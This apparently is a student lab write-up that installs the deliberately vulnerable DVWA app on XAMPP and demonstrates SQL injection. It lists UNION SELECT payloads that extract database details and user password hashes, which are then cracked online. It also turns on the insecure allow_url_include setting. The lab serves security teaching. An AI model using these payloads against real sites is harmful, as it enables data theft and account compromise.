
10		Opening the XAMPP Control Panel
11		Cloning DVWA repo from "https://github.com/digininja/DVWA"
12	<pre>spectre@ghouled-gadget MINGW64 /c/xampp2/htdocs \$ git clone https://github.com/digininja/DVWA.git Cloning into 'DVWA'... remote: Enumerating objects: 5764, done. remote: Counting objects: 100% (18/18), done. remote: Compressing objects: 100% (12/12), done. remote: Total 5764 (delta 5), reused 13 (delta 5), pack-reused 5746 (from 1) Receiving objects: 100% (5764/5764), 2.77 MiB 72.00 KiB/s, done. Resolving deltas: 100% (2862/2862), done.</pre>	Repository Successfully Cloned




13		Copied the cloned repo to XAMPP "htdocs"
14		Contents of the repository
15		Renaming the "config.inc.php.dist" to "config.inc.php" in "/xampp/htdocs/DVWA/config"


		
16		XAMPP MySQL phpMyAdmin dashboard
17		DVWA database shows successful integration of DVWA and XAMPP



18	 <pre> ; See https://github.com/php/php-src/issues/8620 for more info. ;extension=ldap ;extension=ftp extension=fileinfo extension=gd extension=gettext ;extension=gmp ;extension=intl ;extension=imap extension=mbstring extension=exif ; Must be after mbstring as it depends on it extension=mysqli ;extension=oci8_12c ; Use with Oracle Database 12c Instant Client ;extension=oci8_19 ; Use with Oracle Database 19 Instant Client </pre>	Uncommenting the “extension=gd” in “C:\xampp2\php\php.ini”
19	 <pre> ; Whether to allow include/require to open URLs (like https:// or ftp://) as ; https://php.net/allow-url-include allow_url_include=On ; Define the anonymous ftp password (your email address). PHP's default setting ; for this is empty. ; https://php.net/from ;from="john@doe.com" ; Define the User-Agent string. PHP's default setting for this is empty. ; https://php.net/user-agent ;user_agent="PHP" ; Default timeout for socket based streams (seconds) ; https://php.net/default-socket-timeout default_socket_timeout=60 ; If your scripts have to deal with files from Macintosh systems. </pre>	Setting “allow_url_include=On” from “Off” In “C:\xampp2\php\php.ini”
20	 <pre> 1 # If you are having problems connecting to the MySQL database and all of the variables below are correct 2 # try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets. 3 # Thanks to @gigininja for the fix. 4 5 # Database management system to use 6 \$DBMS = getenv('DBMS') ? 'MySQL' : 'MySQL'; 7 \$DBMS = 'PGSQL'; // Currently disabled 8 9 # Database variables 10 # WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup. 11 # Please use a database dedicated to DVWA. 12 13 # If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user. 14 # See README.md for more information on this. 15 16 \$DVWA = array(); 17 \$DVWA['db_server'] = getenv('DB_SERVER') ? '127.0.0.1' : 'localhost'; 18 \$DVWA['db_database'] = getenv('DB_DATABASE') ? 'dvwa' : 'dvwa'; 19 \$DVWA['db_user'] = getenv('DB_USER') ? 'dvwa' : 'dvwa'; 20 \$DVWA['db_password'] = getenv('DB_PASSWORD') ? 'p@ssw0rd' : 'p@ssw0rd'; 21 \$DVWA['db_port'] = getenv('DB_PORT') ? '3306' : '3306'; 22 23 # Recaptcha settings 24 # Used for the 'Insecure CAPTCHA' module 25 # You'll need to generate your own keys at: https://www.google.com/recaptcha/admin 26 \$DVWA['recaptcha_public_key'] = getenv('RECAPTCHA_PUBLIC_KEY') ? '' : ''; 27 \$DVWA['recaptcha_private_key'] = getenv('RECAPTCHA_PRIVATE_KEY') ? '' : ''; 28 29 # Default security level 30 # Default value for the security level with each session. 31 # The default is 'impossible'. You may wish to set this to either 'low', 'medium', 'high' or 'impossible'. 32 \$DVWA['default_security_level'] = getenv('DEFAULT_SECURITY_LEVEL') ? 'impossible' : 'impossible'; 33 34 # Default locale 35 # Default locale for the help page shown with each session. 36 # The default is 'en'. You may wish to set this to either 'en' or 'zh'. 37 \$DVWA['default_locale'] = getenv('DEFAULT_LOCALE') ? 'en' : 'en'; </pre>	Default user and password for DVWA

21		Logging to DVWA with default credentials
22		DVWA Home Dashboard
23		DVWA Configured after modifying "php.ini"

24		Restarting XAMPP server
25		DVWA Database ready to be tested
26		Logging again into DVWA

27		Login Successful
28		Retrieving a user information via their ID
29		Setting testing to low for easy vulnerability analysis for SQL injection

30		Getting code for SQL injection from shrib.com/#xampp
31	 <pre> -- Version of the Database ' UNION SELECT 1, @@version# -- Hostname ' UNION SELECT NULL, @@hostname# -- Current Database User ' UNION ALL SELECT system_user(), user()# -- Database Name ' UNION SELECT NULL, database()# -- Location of the Database (MySQL Data Directory) ' UNION SELECT NULL, @@datadir# 'UNION SELECT use, password FROM users-- </pre>	Code copied to a notepad
32		Running the SQL injection query and getting all hashed passwords

33	 The screenshot shows the CrackStation website interface. At the top, it says 'Free Password Hash Cracker'. Below this, there is a text input field where a user can enter a password hash. To the right of the input field is a 'Crack Hashes' button. Below the input field, there is a table showing search results for a specific hash. The table has columns for 'Hash', 'Type', and 'Result'. The first row shows a hash '5d504e103b3e4a5a5c7a5e9b7' with a type of 'MD5' and a result of '5d504e103b3e4a5a5c7a5e9b7'. Below the table, there is a section titled 'Download CrackStation's Wordlist' and a section titled 'How CrackStation Works'.	De-hashing the passwords
34	 The screenshot shows the phpMyAdmin interface. It displays a table of user accounts. The table has columns for user_id, first_name, last_name, user, password, avatar, last_login, failed_login, role, and account_enabled. The table contains five rows of data, including users like 'admin', 'Gordon', 'Hack', 'Pablo', and 'Bob'.	Verifying Password for Pablo

Conclusion

This experiment successfully demonstrated SQL Injection's devastating potential, proving that unsensitized user input enables attackers to bypass authentication, extract sensitive data, and crack password hashes. The DVWA/XAMPP setup vividly illustrated how a single vulnerable field compromises entire database. This reinforces the absolute necessity of input validation, parameterized queries, and secure coding practices.